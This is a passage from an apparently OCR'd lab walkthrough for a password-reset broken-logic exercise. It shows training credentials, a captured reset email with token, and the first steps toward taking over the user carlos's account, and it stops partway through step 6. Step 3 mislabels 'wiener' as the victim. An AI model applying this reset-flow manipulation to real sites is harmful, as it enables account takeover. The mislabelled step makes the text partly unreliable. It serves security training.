
3.9 Lab 8 — Password Reset Broken Logic

This lab's password-reset feature has a flaw. Goal: reset Carlos's password, then log in and open his “My account” page.


Your login: wiener / peter | Victim's username: carlos

Exploitation steps:


1. Select and access the lab.




2. Click “Forgot password.”




3. Enter the victim's username (wiener) and submit.




4. The app replies “Please check your email for a reset link.” Open the built-in email client.





Web Security Academy
Password reset broken logic
Back to exploit server
Back to lab
Back to lab description
LAB
Not solved
Your email address is wiener@exploit-0a7b001603c388f680cfca7a01960094.exploit-server.net
Displaying all emails @exploit-0a7b001603c388f680cfca7a01960094.exploit-server.net and all subdomains
Sent
To
From
Subject
Body
2026-10-10 17:34:01 +0000
wiener@exploit-0a7b001603c388f680cfca7a01960094.exploit-server.net
no-reply@0afc005703d688fd800ccbab00a0002a.web-security-academy.net
Account recovery
Hello!
Please follow the link below to reset your password.
https://0afc005703d688fd800ccbab00a0002a.web-security-academy.net/forgot-password?temp-forgot-password-token=oo1zhpcjo3d2y09pimznzd4t2qce56ym
Thanks,
Support team
View raw


5. Open the reset link and send the request to Repeater. It looks like POST /forgot-password?temp-forgot-password-token=...




6. The request body has three parts: token, 